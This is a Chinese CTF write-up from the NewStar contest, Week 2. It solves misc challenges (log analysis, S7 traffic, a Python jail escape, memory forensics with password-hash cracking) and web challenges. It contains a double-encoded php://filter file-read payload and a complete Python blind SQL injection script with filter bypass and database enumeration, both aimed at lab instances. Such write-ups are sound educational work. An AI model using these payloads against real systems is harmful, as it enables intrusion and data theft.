

# NewStar WRITEUP

Week2 圆周率

## 报名信息

---

昵称：圆周率

手机号：不准盒我！

主方向：Misc

副方向：Web

## Misc

---

### ● [misc] 日志分析-盲辨海豚

经过分析，成功时返回大小为 6，用 grep 筛选出相应行

```
grep "200 6" blindsqli.log
```

```
171.16.20.55 -- [31/Aug/2025:18:46:35 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),33,1))='95' HTTP/1.1" 200 6
171.16.20.55 -- [31/Aug/2025:18:46:37 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),34,1))='101' HTTP/1.1" 200 6
171.16.20.55 -- [31/Aug/2025:18:46:38 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),35,1))='97' HTTP/1.1" 200 6
171.16.20.55 -- [31/Aug/2025:18:46:40 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),36,1))='115' HTTP/1.1" 200 6
171.16.20.55 -- [31/Aug/2025:18:46:43 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),37,1))='121' HTTP/1.1" 200 6
171.16.20.55 -- [31/Aug/2025:18:46:43 +0800] "GET /sqli_bool.php/?id=1%20and%20ascii(substr((select%20flag%20from%20sql
i.flag),38,1))='125' HTTP/1.1" 200 6
```

可知最后就是 flag 的内容，用 python 复原 flag

```
import re
line = [l for l in open('blindsqli.log') if "200 6" in l
and "sqli.log"]
print(''.join(map(lambda x: chr(int(x)),
re.findall(r'"(\d+)"', ''.join(line))))
```

```
In [4]: import re
...: line = [l for l in open('blindsqli.log') if "200 6" in l and "sqli.flag" in l]
...: print(''.join(map(lambda x: chr(int(x)), re.findall(r"'\d+'", ''.join(line))))
flag{SQL_injection_logs_are_very_easy}
```

flag{SQL\_injection\_logs\_are\_very\_easy}

## [misc] 区块链-以太坊的约定

### 1. 注册并查看助记词个数

1

2

3

创建密码 安全钱包 确认私钥助记词

## 写下您的私钥助记词

请写下这个由12个单词组成的账户私钥助记词，然后将其保存到您信任并且只有您可以访问的地方。

**提示:**

- 写下并存储在多个秘密位置。
- 安全存放在保险箱内。

显示助记词

复制到剪贴板

下一步

点这里显示，可以看到 12 个助记词

## 2. Gwei 与 ETH 转换

找到一个在线计算网站

<https://tool.offso.com/ethconvert>

### 以太 ETH 单位转换

wei	1145141919810000000000
Kwei	1145141919810000000
Mwei	1145141919810000
Gwei	1145141919810
Szabo	1145141919.81
Finney	1145141.91981
Ether	1145.14191981
Kether	1.14514191981
Mether	0.00114514191981
Gether	0.00000114514191981
Tether	0.00000000114514191981


ETH: 1145

### 3. 查询账号初次交易时间

没查出来……

## ● [misc] 流量分析-S7 的秘密

是一个不熟悉协议的流量，观察发现是一个设备在向另一个设备写入内容，由于学业不精，手动提取出地址和数据后用 python 还原



```
text = ''0 49
14 70
4 4f
20 74
22 61
26 74
24 6e
28 21
16 6f
2 49
6 54
18 72
12 6d
8 5f
10 69'''
l = list(map((lambda x: (lambda y, z: (int(y), int(z,
16))))(*x.split(' '))), text.split('\n'))
print(''.join([chr(i[1]) for i in list(sorted(l,
key=lambda x:x[0]))]))
```

```
In [7]: ''.join([chr(i[1]) for i in _])
Out[7]: 'IIOT_important!'
```

**flag{IIOT\_important!}**

## ● [misc] jail-eval eval

直接逃逸，根本没有用到 eval 和 help!

一开始是想用 help+!大法，结果失败了，直接 Unicode 绕过拿到 os 模块下的 environ

```
print(''.__class__.__mro__[1].__subclasses__
      )[-8].__init__.__globals__)
```

```
walk at 0x7f18564ab490>, 'execl': <function execl at 0x7f18564ab520>, 'execle': <function execle at 0x7f18564ab5b0>, 'ex
ecclp': <function execlp at 0x7f18564ab640>, 'execple': <function execple at 0x7f18564ab6d0>, 'execvp': <function execvp
at 0x7f18564ab760>, 'execvpe': <function execvpe at 0x7f18564ab7f0>, 'execvpe': <function _execvpe at 0x7f18564ab880>,
'get_exec_path': <function get_exec_path at 0x7f18564ab910>, 'MutableMapping': <class 'collections.abc.MutableMapping'>,
'Mapping': <class 'collections.abc.Mapping'>, '_Environ': <class 'os._Environ'>, 'getenv': <function getenv at 0x7f1856
4ab9a0>, 'supports_bytes_environ': True, 'environb': environ({'PYTHON_SHA256': b'ae665bc678abd9ab6a6e1573d2481625a53719
bc517e9a634ed2b9fefae3817f', b'HOSTNAME': b'engine-1', b'PYTHON_VERSION': b'3.10.18', b'PWD': b'/home/newstar', b'ECI_CO
NTAINER_TYPE': b'normal', b'HOME': b'/home/newstar', b'USERNAME': b'', b'LANG': b'C.UTF-8', b'GPG_KEY': b'A035C8C192198A
821ECEA86B64E628F8D684696D', b'PASSWORD': b'', b'TERM': b'xterm', b'ICQ_FLAG': b'flag{91594c0e-1dc5-4953-a01b-ecc951bf21
8b}', b'SHLVL': b'1', b'PATH': b'/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin', b'_': b'/
usr/bin/socat', b'SOCAT_PID': b'12', b'SOCAT_PPID': b'7', b'SOCAT_VERSION': b'1.8.0.3', b'SOCAT_SOCKETADDR': b'10.22.5.140
', b'SOCAT_SOCKETPORT': b'9999', b'SOCAT_PEERADDR': b'10.0.0.239', b'SOCAT_PEERPORT': b'59882'}), 'getenvb': <function get
envb at 0x7f18564a0310>, 'fsencode': <function _fsencode at 0x7f18564a0430>, 'fsdecode': <function _fs
odec at 0x7f18564a04c0>, 'P_WAIT': 0, 'P_NOWAIT': 1, 'P_NOWAITO': 1, '_spawnvef': <function _spawnvef
at 0x7f18564a03a0>, 'spawnv': <function spawnv at 0x7f18564a0550>, 'spawnve': <function spawnve at 0x7f18564a05e0>, 'spa
wnvp': <function spawnvp at 0x7f18564a0670>, 'spawnvpe': <function spawnvpe at 0x7f18564a0700>, 'spawnl': <function spaw
nl at 0x7f18564a0790>, 'spawnle': <function spawnle at 0x7f18564a0820>, 'spawnlp': <function spawnlp at 0x7f18564a08b0>,
'spawnlpe': <function spawnlpe at 0x7f18564a0940>, 'popen': <function popen at 0x7f18564a09d0>, '_wrap_close': <class '
os._wrap_close'>, 'fdopen': <function fdopen at 0x7f18564a0a60>, 'fspath': <function _fspath at 0x7f18564a0e50>, 'PathL
ike': <class 'os.PathLike'>
>>>
```

注：不知道怎么回事，好像一开始的尝试污染了什么，

\_\_subclasses\_\_()从列表直接变成了 os.\_wrap\_close，实际拿到 flag 的 payload 没有“[-8]”

**flag{91594c0e-1dc5-4953-a01b-ecc951bf218b}**

## ● [misc] 内存取证-Windows 篇

先装好 vol2 和相应插件，imageinfo 得到 Win7SP1x64

## 1. 恶意进程的远程 ip:port

```
vol2 -f hellohacker.raw --profile=Win7SP1x64 psscan
```

0x7e1a5210	TCPv4	0.0.0.0:49153	0.0.0.0	LISTENING	776	svchost.exe	
0x7e1a5210	TCPv6	:::49153	:::0	LISTENING	776	svchost.exe	
0x7e0707f0	TCPv6	:::0	a856:7e03:80fa:ffff:a856:7e03:80fa:ffff:0	CLOSED	1032	svchost.exe	
0x7e1698d0	TCPv4	:::0	8.235.100.3:0	CLOSED	1	=U????	
0x7ef8bbf0	TCPv4	0.0.0.0:445	0.0.0.0	LISTENING	4	System	
0x7ef8bbf0	TCPv6	:::445	:::0	LISTENING	4	System	
0x7fe07560	UDPv4	0.0.0.0:3702	*:*		1304	svchost.exe	2025-09-30 11:28:21 UTC+0000
0x7fd69ac0	TCPv4	192.168.20.131:49158	125.216.248.74:11451	ESTABLISHED	2864	svchost.exe	

只有这一个是 ESTABLISHED 的状态，加上 11451 端口，应该就是了：125.216.248.74:11451

## 2. 恶意程序所在文件夹

没找到……

## 3. 登陆密码

```
vol2 -f hellohacker.raw --profile=Win7SP1x64 hashdump
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::  
JustAGuestAwA:1000:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f :::
```

前两个都是空密码，下面的用

<https://www.cmd5.com/default.aspx> 还原

密文:

类型:  ▼ [\[帮助\]](#)

查询结果:

admin123

密码为 admin123

## 4. 主机名称

先用 `hivelist` 找到注册表 `SYSTEM` 的偏移，然后

```
vol2 -fhellhacker.raw --profile=Win7SP1x64 printkey -o  
0xffffffff8a000024010 -K  
ControlSet002\Control\ComputerName\ComputerName
```

```
Registry: \REGISTRY\MACHINE\SYSTEM  
Key name: ComputerName (S)  
Last updated: 2025-09-30 09:17:16 UTC+0000  
  
Subkeys:  
  
Values:  
REG_SZ : (S) mnmsrvc  
REG_SZ ComputerName : (S) ARISAMIK
```

得到 ARISAMIK

## Web

### ● [web] ez-chain

题目有两遍过滤，第一遍过滤后有一个 `urldecode`，所以可以通过 `url` 编码绕过，第二遍在返回值中过滤 `f/F`，可以使用 `php://` 伪协议读取并变形，尝试发现，使用 `ROT13` 可以绕过

原始 payload:

```
php://filter/read=string.rot13/resource=/flag
```


编码代码:

```
text = 'php://filter/read=string.rot13/resource=/flag'  
''.join([f'%{ord(c):2x}' for c in text]).replace('%',
```


```
f'%{"%":2x}')
```

最终 payload:

```
%2570%2568%2570%253a%252f%252f%2566%2569%256c%2574%2565%2572%252f%2572%2565%2561%2564%253d%2573%2574%2572%2569%256e%2567%252e%2572%256f%2574%2531%2533%252f%2572%2565%2573%256f%2575%2572%2563%2565%253d%252f%2566%256c%2561%2567
```



接下来用 Cyberchef 解密





`flag{85c012bb-1041-458e-98bf-089a3065f5b5}`

## ● [web] 白帽小 K 的故事 (2)

根据提示，得到被注入 SQL 和盲注的提示，经过测试，所有空白字符均被过滤，可以使用括号绕过

如“' or 1=1 #”→“'or(1=1)#”

为了方便注入，写了一个自动脚本

而且一开始走错方向了，把 Terra.animals 里面的所有字段都爆出来了，并且为了加速爆破，还写了个二分法、兼容了连接关闭

最开始的时候按照网上惯常的思维去爆了 Terra，但是后来才想到查其他 database，发现名为 Flag 的数据库，下面有表 flag，有一列 flag

```
mysql,information_schema,performance_schema,sys,Terra,Fla? | >27
mysql,information_schema,performance_schema,sys,Terra,Fla? | >81
mysql,information_schema,performance_schema,sys,Terra,Fla? | >243
mysql,information_schema,performance_schema,sys,Terra,Fla? | >162
mysql,information_schema,performance_schema,sys,Terra,Fla? | >121
mysql,information_schema,performance_schema,sys,Terra,Fla? | >101
mysql,information_schema,performance_schema,sys,Terra,Fla? | >111
mysql,information_schema,performance_schema,sys,Terra,Fla? | >106
mysql,information_schema,performance_schema,sys,Terra,Fla? | >103
mysql,information_schema,performance_schema,sys,Terra,Fla? | >102
mysql,information_schema,performance_schema,sys,Terra,Flag
```

```
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >81
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >243
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >162
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >121
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >141
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >131
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >126
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >123
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >124
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >125
flag{8634158e-fc8c-4394-a51c-9058c213746b}
```

拿到 flag, 下面给出代码 (灰色部分为错误的努力)

```
from typing import Callable
import requests as rq
import urllib.parse

def quick_find(l=1, u=None):
    SCALE = 3
    while not u or u!=l+1:
        if not u:
            feed = yield (False, f'>{l*SCALE}')
            if feed:
                l = l*SCALE
            else:
                u = l*SCALE
        else:
            feed = yield (False, f'>{(l+u)//2}')
            if feed:
                l = (l+u) // 2
            else:
                u = (l+u) // 2
    yield (True, u)

def blinduse(sql:str, query:str,
do_query:Callable[[str],bool]):
    length_inject = 'length({}){}'
    g = quick_find()
```

```

    ok, cond = next(g)
    while not ok:
        print(cond)
        ok, cond =
g.send(do_query(sql.format(length_inject.format(query,
cond))))
    l = cond
    result = []
    ascii_inject = 'ascii(substr({}, {}, 1)){}'
    for i in range(1, l+1):
        g = quick_find()
        ok, cond = next(g)
        while not ok:
            print(''.join(result)+'?'*(l-i+1), '|', cond)
            ok, cond =
g.send(do_query(sql.format(ascii_inject.format(query, i,
cond))))
        result.append(chr(cond))
    return ''.join(result)

def do_query(sql):
    headers = {
        'accept': '*/*',
        'accept-language': 'zh-CN,zh;q=0.9,en;q=0.8,en-
GB;q=0.7,en-US;q=0.6',
        'cache-control': 'no-cache',
        'Content-Type': 'application/x-www-form-
urlencoded',
        'origin': 'https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80',
        'pragma': 'no-cache',
        'priority': 'u=1, i',
        'referer': 'https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80/panel',
        'sec-ch-ua': '"Microsoft Edge";v="141",
"Not?A_Brand";v="8", "Chromium";v="141"',
        'sec-ch-ua-mobile': '?0',
        'sec-ch-ua-platform': '"Windows"',
        'sec-fetch-dest': 'empty',
        'sec-fetch-mode': 'cors',
        'sec-fetch-site': 'same-origin',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

```

```

Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0',
    }

    while True:
        try:
            res = rq.post('https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80/search',
data='name='+urllib.parse.quote(sql), headers=headers)
        except:
            import time
            print("Take a rest")
            time.sleep(10)
        else:
            break
        res.raise_for_status()
        # print(res.text)
        return 'ok' in res.text
# 以下为错误方向, 请勿参考
# print(blinduse("'or({})#", "database()", do_query))
# Terra
#
print(blinduse("'or(select({})from(information_schema.ta
bles)where(table_schema=database()))#",
"group_concat(table_name)", do_query))
# animals
#
print(blinduse("'or(select({})from(information_schema.co
lums)where((table_schema=database())and(table_name='ani
mals'))#", "group_concat(column_name)", do_query))
# id,name,species,age
# print(blinduse("'or(select({})from(animals))#",
"group_concat(species)", do_query))
# .....
# print(blinduse("'or(select({})from(animals))#",
"group_concat(name)", do_query))
# .....
# print(blinduse("'or(select({})from(animals))#",
"group_concat(age)", do_query))
# .....

#
print(blinduse("'or(select({})from(information_schema.ta
bles))#", "group_concat(table_name)", do_query))

```

```
# 下面这个是错误方向, 但是已经初现端倪了
#
flag, animals, ADMINISTRABLE_ROLE_AUTHORIZATIONS, APPLICABLE_ROLES, CHARACTER_SETS, CHECK_CONSTRAINTS, COLLATIONS, COLLATION_CHARACTER_SET_APPLICABILITY, COLUMNS, COLUMNS_EXTENSIONS, COLUMN_PRIVILEGES, COLUMN_STATISTICS, ENABLED_ROLES, ENGINES, EVENTS, FILES, INNODB_BUFFER_PAGE, INN???.....
#
print(blinduse("'or(select({})from(information_schema.schema))#", "group_concat(schema_name)", do_query))
#
mysql, information_schema, performance_schema, sys, Terra, Flag
#
print(blinduse("'or(select({})from(information_schema.columns)where(table_name='flag'))#", "group_concat(column_name)", do_query))
# flag
print(blinduse("'or(select({})from(Flag.flag))#", "group_concat(flag)", do_query))
# flag{8634158e-fc8c-4394-a51c-9058c213746b}
```

flag{8634158e-fc8c-4394-a51c-9058c213746b}

注: 所有 Terra.animals 的数据被我贴在最后面了, 欢迎大家一起赤石~

附: Terra.animals

name	species	age
amiya	rabbit	16
chen	dragon	28
texas	wolf	26
exusiai	sankta	23
silverash	feline	35

<b>skadi</b>	abyssal	25
<b>siege</b>	lion	29
<b>ifrit</b>	sarkaz	14
<b>eyjafjalla</b>	caprinae	18
<b>angelina</b>	vulpo	17
<b>ptilopsis</b>	liberi	24
<b>shining</b>	sarkaz	27
<b>nightingale</b>	sarkaz	26
<b>hoshiguma</b>	oni	32
<b>saria</b>	vouivre	31
<b>blaze</b>	feline	30
<b>bagpipe</b>	glasgow	22
<b>weedy</b>	aegir	28
<b>surtr</b>	sarkaz	24
<b>mudrock</b>	sarkaz	26
<b>phantom</b>	feline	25
<b>rosa</b>	ursus	20
<b>w</b>	sarkaz	27
<b>rosmontis</b>	feline	14
<b>mountain</b>	forte	29
<b>ash</b>	feline	30
<b>kaltsit</b>	feline	20000

<b>skadi_alter</b>	abyssal	25
<b>chen_alter</b>	dragon	28
<b>nearl_alter</b>	kuranta	24
<b>passenger</b>	feline	35
<b>carnelian</b>	draco	22
<b>pallas</b>	forte	26
<b>saileach</b>	vouivre	23
<b>fartooth</b>	kuranta	21
<b>flametail</b>	kuranta	19
<b>gnosis</b>	elafia	27
<b>ashlock</b>	forte	28
<b>la_pluma</b>	liberi	18
<b>tequila</b>	liberi	25
<b>lee</b>	lung	24
<b>mizuki</b>	aegir	22
<b>mulberry</b>	vulpo	20
<b>robin</b>	anura	16
<b>kafka</b>	spider	23
<b>specter_alter</b>	abyssal	24
<b>ling</b>	lung	500
<b>blacknight</b>	sarkaz	29
<b>corroserum</b>	liberi	26

goldenglow	caprinae	19
fiammetta	liberi	21
horn	forte	25
luminos	sankta	22
irene	liberi	20
specter	abyssal	24
lappland	lupo	27
blue_poison	anura	19
platinum	kuranta	23
meteorite	sarkaz	25
firewatch	cautus	28
provence	vulpo	24
schwarz	feline	26
greythroat	cautus	18
vigna	cautus	17
reed	draco	21
bagpipe	glasgow	22
elysium	anura	19
myrtle	durin	15
zima	ursus	20
courier	perro	23